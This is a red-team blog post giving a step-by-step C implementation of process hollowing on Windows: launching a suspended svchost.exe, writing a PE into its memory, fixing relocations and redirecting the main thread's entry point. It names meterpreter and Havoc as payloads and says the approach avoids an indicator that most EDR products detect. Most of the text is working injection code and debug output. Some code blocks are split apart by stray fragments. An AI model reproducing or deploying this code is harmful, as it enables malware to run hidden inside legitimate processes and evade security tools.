

# How to perform a Complete Process Hollowing

---

 [red-team-sncf.github.io/complete-process-hollowing.html](https://red-team-sncf.github.io/complete-process-hollowing.html)

January 24, 2024 36 minute read

## Table of Content

---

### Abstract

---

When someone is interested in code injection, he encounters Process Hollowing technic which consists in creating a remote process in a suspended state, write a payload in the remote process memory and overwrite the address of entry point with the address of the payload. A lot of articles on internet explain really well how the technique works and how to implement it in C/C++ using a PE as a payload.

However, all the articles about this technique lack one specific thing: handling the import table of the injected PE. When Local Reflective Execution is performed, it is just needed to iterate over the IAT and delayed IAT to import the needed libraries and resolve the required functions to fix the tables. The purpose of this blog post is to demonstrate how it is possible to fix the IAT and delayed IAT remotely when a PE is injected on a remote process.

This article does not show a new evasion technic but an improvement of an old technic used to inject PE in a remote process.

### Basic Process Hollowing

---

This first section is a reminder of how to implement basic process hollowing with a PE without any IAT such as a meterpreter or Havoc payload. The article will not go into deep details about the basic process hollowing process since there are a lot of articles which explains better the technic. I suggest to read the article from ired.team about process hollowing if you want to have more details about the basics. For people who already knows about the process hollowing, I suggest to directly jump to Make the remote process load the libraries required chapter.

### Definition


---

Process Hollowing is an injection technique that injects PE payloads into the address space of a remote process. The remote process is often a legitimate process created by the process hollowing implementation.

A typical process hollowing implementation generally creates a suspended process via the CreateProcess WinAPI and then calls NtUnmapViewOfSection to unmap the legitimate process image of the remote process. Once that's done, NtMapViewOfSection is called to map the PE payload's binary image instead.

However, in this article we won't unmap the legitimate process image because:

- when we will create remote threads, the legitimate process image is required
- unmapping the principal image of a process create an IOC that is detected by most of the EDR



## Start a suspended process

The first step is pretty straightforward. It is to create a process in a suspended state. The process needs to have the same architecture as the PE that we want to inject. (x64 PE on x64 process, x86 PE on x86 process, etc.). For the blog post the executable that will be used as the legitimate process will be [svchost.exe](#).

To create the process, the WinAPI function `CreateProcessA` will be used. A little function, which will just take as arguments, our process name that we want to execute and a pointer to a process information struct which will be initialized by the function `CreateProcessA`, will be created. The process information structure `pi` is used to retrieve the process handle and the main thread handle.

```

BOOL launchSuspendedProcess(LPCSTR processName, LPPROCESS_INFORMATION pi)
{
    // init an empty STARTUP INFO structure required by the function CreateProcessA

    STARTUPINFOA si = { 0 };

    if (!CreateProcessA(processName, NULL, NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, &si, pi))
    {
        _err("[-] ERROR: Cannot create process %s", processName);
        return FALSE;
    }
    _dbg("[+] Launching process %s with PID: %d\r\n", processName, pi->dwProcessId);
    return TRUE;
}

int main()
{
    PROCESS_INFORMATION pi = { 0 };
    LPCSTR target = "C:\\Windows\\System32\\svchost.exe";
    if(!launchSuspendedProcess(target, &pi))
        return -1;

    return 0;
}

```

## LoadPE and Retrieve NT Headers

---

For the article, a function to read a PE file from disk and to load it in a byte array is used. Alternatives can be done such as:

- embed the PE as a byte array in our code
- retrieve the PE remotely from a web server

```

BOOL loadPEFromDisk(LPCSTR peName, LPVOID& peContent, PDWORD peSizeReturn)
{
    HANDLE hPe = NULL;
    hPe = CreateFileA(peName, GENERIC_READ, NULL, NULL, OPEN_EXISTING, NULL, NULL);
    if (hPe == INVALID_HANDLE_VALUE || !hPe)
    {
        _err("[-] Error PE to load does not exist or not enough permission to read file: %x\r\n",
GetLastError());
        return FALSE;
    }

    *peSizeReturn = GetFileSize(hPe, NULL);

    _dbg("[+] DLL %s loaded\r\n", peName);
    _dbg("[+] DLL size: %lu bytes \r\n", *peSizeReturn);

    peContent = LocalAlloc(LPTR, *peSizeReturn);
    if (peContent == NULL)
    {
        _err("[-] ERROR in allocating in HEAP\r\n");
        return FALSE;
    }
    if (!ReadFile(hPe, peContent, *peSizeReturn, NULL, NULL))
    {
        _err("[-] ERROR copying Dll in HEAP \r\n");
        return FALSE;
    }

    _dbg("[+] Allocating size of Dll on the HEAP @ 0x%p\r\n", peContent);

    if (!CloseHandle(hPe))
    {
        _err("[-] ERROR in closing Handle on file %s", peName);
        return FALSE;
    }
    return TRUE;
}

```

To perform process hollowing, the injected PE NT Header is needed.

For those who are unfamiliar with PE format, it is suggested to read the really good serie of articles by 0xrick.

Here a simple function to retrieve the NT Header from the injected PE content.

```

BOOL retrieveNtHeader(PIMAGE_NT_HEADERS& ntHeader, LPVOID peContent)
{
    PIMAGE_DOS_HEADER dosHeaders = (PIMAGE_DOS_HEADER)peContent;
    if (dosHeaders->e_magic != IMAGE_DOS_SIGNATURE)
    {
        _err("[-] ERROR: Input file seems to not be a PE\r\n");
        return FALSE;
    }
    ntHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)dosHeaders + dosHeaders->e_lfanew);

    _dbg("[+] Dos Header: 0x%x\r\n", dosHeaders->e_magic);
    _dbg("[+] NT headers: 0x%p\r\n", ntHeader);

    return TRUE;
}

```

## Allocate Memory

---

Once the suspended process is created and the NT Header retrieved, we need to allocate memory on the remote process to store the payload.

The size of the injected PE image will be used to allocate memory.

```

PVOID allocAddrOnTarget = NULL;
allocAddrOnTarget = VirtualAllocEx(pi->hProcess, NULL, peInjectNtHeader-
>OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (!allocAddrOnTarget)
{
    _err("Error in allocating memory on target process: %x\r\n", GetLastError());
    exit(1);
}

```

Once the memory has been allocated, it is required to compute the offset between the allocation address and the preferred Image Base Address of the PE contained in the OptionalHeaders. This offset will be used to patch the binary during the relocation phase.

```

DWORD64 DeltaImageBase = (DWORD64)allocAddrOnTarget - peInjectNtHeader->OptionalHeader.ImageBase;

```

On most articles, the allocation is performed on the Image base Address of the legitimate process after being unmapped. However it has been preferred to not touch the original memory of process and let the operating system decide where the allocation will be made because, to load missing libraries of the injected PE into the remote process, it is needed to create remote threads. The process crashes when we attempt to create a remote thread when the remote process Image is unmapped. Therefore, it is needed to let untouched the original Image.

## Copy PE in target process

---

Once the memory has been allocated, it is possible to copy our PE in the target process. In a first time, it is required to update the ImageBase address in the NT Header with the address of the allocated memory. Once done, the injected PE headers will be copied in our newly allocated memory. Then, by iterating over the section headers the content of the sections will be copied inside the allocated memory.

During the relocation phase, the `.reloc` section header will be needed, therefore the function that will copy the injected PE will return the section header.

Finally, the function will change the permission on the `.text` section to make it executable.

```

BOOL copyPEinTargetProcess(HANDLE pHandle, LPVOID& allocAddrOnTarget, LPVOID peToInjectContent,
PIMAGE_NT_HEADERS64 peInjectNtHeader, PIMAGE_SECTION_HEADER& peToInjectRelocSection)
{

    peInjectNtHeader->OptionalHeader.ImageBase = (DWORD64)allocAddrOnTarget;
    _dbg("[+] Writing Header into target process\r\n");
    if (!WriteProcessMemory(pHandle, allocAddrOnTarget, peToInjectContent, peInjectNtHeader-
>OptionalHeader.SizeOfHeaders, NULL))
    {
        _err("[-] ERROR: Cannot write headers inside the target process. ERROR Code: %x\r\n",
GetLastError());
        return FALSE;
    }
    _dbg("\t[+] Headers written at : 0x%p\r\n", allocAddrOnTarget);

    _dbg("[+] Writing section into target process\r\n");

    for (int i = 0; i < peInjectNtHeader->FileHeader.NumberOfSections; i++)
    {
        PIMAGE_SECTION_HEADER currentSectionHeader = (PIMAGE_SECTION_HEADER)
((uintptr_t)peInjectNtHeader + 4 + sizeof(IMAGE_FILE_HEADER) + peInjectNtHeader-
>FileHeader.SizeOfOptionalHeader + (i * sizeof(IMAGE_SECTION_HEADER)));

        if (!strcmp((char*)currentSectionHeader->Name, ".reloc"))
        {
            peToInjectRelocSection = currentSectionHeader;
            _dbg("\t[+] Reloc table found @ 0x%p offset\r\n", (LPVOID)(UINT64)currentSectionHeader-
>VirtualAddress);
        }

        if (!WriteProcessMemory(pHandle, (LPVOID)((UINT64)allocAddrOnTarget + currentSectionHeader-
>VirtualAddress), (LPVOID)((UINT64)peToInjectContent + currentSectionHeader->PointerToRawData),
currentSectionHeader->SizeOfRawData, nullptr))
        {
            _err("[-] ERROR: Cannot write section %s in the target process. ERROR Code: %x\r\n",
(char*)currentSectionHeader->Name, GetLastError());
            return FALSE;
        }
        _dbg("\t[+] Section %s written at : 0x%p.\r\n", (LPSTR)currentSectionHeader->Name, (LPVOID)
((UINT64)allocAddrOnTarget + currentSectionHeader->VirtualAddress));

        if (!strcmp((char*)currentSectionHeader->Name, ".text"))
        {
            DWORD oldProtect = 0;
            if (!VirtualProtectEx(pHandle, (LPVOID)((UINT64)allocAddrOnTarget +
currentSectionHeader->VirtualAddress), currentSectionHeader->SizeOfRawData, PAGE_EXECUTE_READ,
&oldProtect))
            {
                _err("Error in changing permissions on .text sections to RX -> 0x%x\r\n",
GetLastError());
            }
        }
    }
}

```

```

        return FALSE;
    }
    _dbg("\t[+] Permissions changed to RX on .text section \r\n");
}
}
return TRUE;
}

```

```

[DBG] loadPEFromDisk:69 - [+] PE C:\Windows\System32\calc.exe loaded
[DBG] loadPEFromDisk:70 - [+] PE size: 27648 bytes
[DBG] loadPEFromDisk:89 - [+] Allocating size of PE on the HEAP @ 0x00000224316825D0
[DBG] launchSuspreudedProcess:146 - [+] Launching process C:\Windows\System32\svchost.exe with PID: 11280
[DBG] retrieveNtHeaders:163 - [+] Dos Header: 0x5a4d
[DBG] retrieveNtHeaders:164 - [+] NT headers: 0x00000224316826B8
[DBG] main:836 - [+] Memory allocate at : 0x0000023F811D0000
[DBG] copyPEinTargetProcess:175 - [+] Writing Header into target process
[DBG] copyPEinTargetProcess:181 - [+] Headers written at : 0x0000023F811D0000
[DBG] copyPEinTargetProcess:183 - [+] Writing section into target process
[DBG] copyPEinTargetProcess:201 - [+] Section .text written at : 0x0000023F811D1000.
[DBG] copyPEinTargetProcess:211 - [+] Permissions changed to RX on .text section
[DBG] copyPEinTargetProcess:201 - [+] Section .rdata written at : 0x0000023F811D2000.
[DBG] copyPEinTargetProcess:201 - [+] Section .data written at : 0x0000023F811D3000.
[DBG] copyPEinTargetProcess:201 - [+] Section .pdata written at : 0x0000023F811D4000.
[DBG] copyPEinTargetProcess:201 - [+] Section .rsrc written at : 0x0000023F811D5000.
[DBG] copyPEinTargetProcess:193 - [+] Reloc table found @ 0x000000000000A000 offset
[DBG] copyPEinTargetProcess:201 - [+] Section .reloc written at : 0x0000023F811DA000.

```

## Image base Relocation

Since the PE was loaded to a different address of the image base address referenced in the NT header, it needs to be patched in order for the binary to resolve addresses of different objects like static variables and other absolute addresses which otherwise would no longer work. The way the windows loader knows how to patch the images in memory is by referring to a relocation table residing in the binary.

The process of the relocation phase is:

- finding the relocation table and cycling through the relocation blocks
- getting the number of required relocations in each relocation block
- reading bytes in the specified relocation addresses
- applying delta (between source and destination imageBaseAddress) to the values specified in the relocation addresses
- writing the new values at specified relocation addresses
- repeating the above until the entire relocation table is traversed

```

BOOL fixRelocTable(HANDLE pHandle, PIMAGE_SECTION_HEADER peToInjectRelocSection, LPVOID&
allocAddrOnTarget, LPVOID peToInjectContent, DWORD64 DeltaImageBase, IMAGE_DATA_DIRECTORY
relocationTable)
{
    _dbg("[+] Fixing relocation table.\n");
    if (peToInjectRelocSection == NULL)
    {
        _dbg("No Reloc Table\r\n");
        return TRUE;
    }

    DWORD RelocOffset = 0;
    while (RelocOffset < relocationTable.Size)
    {
        PBASE_RELOCATION_BLOCK currentReloc = (PBASE_RELOCATION_BLOCK)((PBYTE)peToInjectContent +
peToInjectRelocSection->PointerToRawData + RelocOffset);
        RelocOffset += sizeof(IMAGE_BASE_RELOCATION);
        DWORD NumberOfEntries = (currentReloc->BlockSize - sizeof(IMAGE_BASE_RELOCATION)) /
sizeof(BASE_RELOCATION_ENTRY);
        _dbg("[*] Number of relocation: %d\r\n", NumberOfEntries);

        for (DWORD i = 0; i < NumberOfEntries; i++)
        {
            PBASE_RELOCATION_ENTRY currentRelocEntry = (PBASE_RELOCATION_ENTRY)
((PBYTE)peToInjectContent + peToInjectRelocSection->PointerToRawData + RelocOffset);
            RelocOffset += sizeof(BASE_RELOCATION_ENTRY);

            if (currentRelocEntry->Type == 0)
                continue;

            PVOID AddressLocation = (PBYTE)allocAddrOnTarget + currentReloc->PageAddress +
currentRelocEntry->Offset;
            PBYTE PatchedAddress = 0;

            if (!ReadProcessMemory(pHandle, (PVOID)AddressLocation, &PatchedAddress, sizeof(PVOID),
nullptr))
            {
                _err("[-] ERROR: Cannot read target process memory at %p, ERROR CODE: %x\r\n",
(PVOID)((UINT64)AddressLocation), GetLastError());
                return FALSE;
            }
            _dbg("\t[+] Address To Patch: %p -> Address Patched: %p \r\n", (VOID*)PatchedAddress,
(VOID*)(PatchedAddress + DeltaImageBase));

            PatchedAddress += DeltaImageBase;

            if (!WriteProcessMemory(pHandle, (PVOID)AddressLocation, &PatchedAddress, sizeof(PVOID),
nullptr))
            {
                _err("[-] ERROR: Cannot write into target process memory at %p, ERROR CODE: %x\r\n",
(PVOID)((UINT64)AddressLocation), GetLastError());
            }
        }
    }
}

```

```

    return FALSE;
}
}
return TRUE;
}

```

```

[DBG] loadPEFromDisk:69 - [+] PE C:\Windows\System32\calc.exe loaded
[DBG] loadPEFromDisk:70 - [+] PE size: 27648 bytes
[DBG] loadPEFromDisk:89 - [+] Allocating size of PE on the HEAP @ 0x000001BD24D629E0
[DBG] launchSuspreendedProcess:146 - [+] Launching process C:\Windows\System32\svchost.exe with PID: 988
[DBG] retrieveNtHeaders:163 - [+] Dos Header: 0x5a4d
[DBG] retrieveNtHeaders:164 - [+] NT headers: 0x000001BD24D62AC8
[DBG] main:836 - [+] Memory allocate at : 0x000002A953570000
[DBG] copyPEinTargetProcess:175 - [+] Writing Header into target process
[DBG] copyPEinTargetProcess:181 - [+] Headers written at : 0x000002A953570000
[DBG] copyPEinTargetProcess:183 - [+] Writing section into target process
[DBG] copyPEinTargetProcess:201 - [+] Section .text written at : 0x000002A953571000.
[DBG] copyPEinTargetProcess:211 - [+] Permissions changed to RX on .text section
[DBG] copyPEinTargetProcess:201 - [+] Section .rdata written at : 0x000002A953572000.
[DBG] copyPEinTargetProcess:201 - [+] Section .data written at : 0x000002A953573000.
[DBG] copyPEinTargetProcess:201 - [+] Section .pdata written at : 0x000002A953574000.
[DBG] copyPEinTargetProcess:201 - [+] Section .rsrc written at : 0x000002A953575000.
[DBG] copyPEinTargetProcess:193 - [+] Reloc table found @ 0x000000000000A000 offset
[DBG] copyPEinTargetProcess:201 - [+] Section .reloc written at : 0x000002A95357A000.
[DBG] fixRelocTable:221 - [+] Fixing relocation table.
[DBG] fixRelocTable:234 - [*] Number of relocation: 12
[DBG] fixRelocTable:252 - [+] Address To Patch: 0000000140003060 -> Address Patched: 000002A953573060
[DBG] fixRelocTable:252 - [+] Address To Patch: 0000000140003100 -> Address Patched: 000002A953573100
[DBG] fixRelocTable:252 - [+] Address To Patch: 0000000140003040 -> Address Patched: 000002A953573040
[DBG] fixRelocTable:252 - [+] Address To Patch: 0000000140002268 -> Address Patched: 000002A953572268
[DBG] fixRelocTable:252 - [+] Address To Patch: 0000000140002270 -> Address Patched: 000002A953572270
[DBG] fixRelocTable:252 - [+] Address To Patch: 00000001400022B0 -> Address Patched: 000002A9535722B0
[DBG] fixRelocTable:252 - [+] Address To Patch: 0000000140001AC0 -> Address Patched: 000002A953571AC0
[DBG] fixRelocTable:252 - [+] Address To Patch: 0000000140001B70 -> Address Patched: 000002A953571B70
[DBG] fixRelocTable:252 - [+] Address To Patch: 00000001400015B0 -> Address Patched: 000002A9535715B0
[DBG] fixRelocTable:252 - [+] Address To Patch: 00000001400014D0 -> Address Patched: 000002A9535714D0
[DBG] fixRelocTable:252 - [+] Address To Patch: 00000001400018D0 -> Address Patched: 000002A9535718D0
[DBG] fixRelocTable:234 - [*] Number of relocation: 2
[DBG] fixRelocTable:252 - [+] Address To Patch: 00000001400023CF -> Address Patched: 000002A9535723CF

Sortie de C:\Users\user\Documents\PEPH\processhollowingpe\x64\Debug\ProcessHollowingPE.exe (processus 23624). Code : 0.
Appuyez sur une touche pour fermer cette fenetre. . .

```

## Changing the entrypoint and resuming the execution

After the relocation phase done. The last step is to change the address of the register RCX of the remote process thread context with the address of the entrypoint of the injected PE. Also it is needed to change the address of the Image Base Address included in the PEB which is contained in the RDX register.

```

CONTEXT CTX = {};
CTX.ContextFlags = CONTEXT_FULL;

// Retrieve main thread context of the remote process

BOOL bGetContext = GetThreadContext(pi->hThread, &CTX);
if (!bGetContext)
{
    _dbg("[ - ] An error occurred when trying to get the thread context.\n");
    return FALSE;
}

// Overwrite the Image Base Address inside the PEB

// PEB @ RDX

// PPEB->ImageBaseAddress = PPEB+0x10

BOOL bWritePEB = WriteProcessMemory(pi->hProcess, (PVOID)(CTX.Rdx + 0x10), &peInjectNtHeader->OptionalHeader.ImageBase, sizeof(PVOID), nullptr);
if (!bWritePEB)
{
    _dbg("[ - ] An error occurred when trying to write the image base in the PEB.\n");
    return FALSE;
}

// Overwrite RCX with the address of the injected PE entry point


CTX.Rcx = (DWORD64)allocAddrOnTarget + peInjectNtHeader->OptionalHeader.AddressOfEntryPoint;

BOOL bSetContext = SetThreadContext(pi->hThread, &CTX);
if (!bSetContext)
{
    _dbg("[ - ] An error occurred when trying to set the thread context.\n");
    return FALSE;
}


// Resume the thread

ResumeThread(pi->hThread);

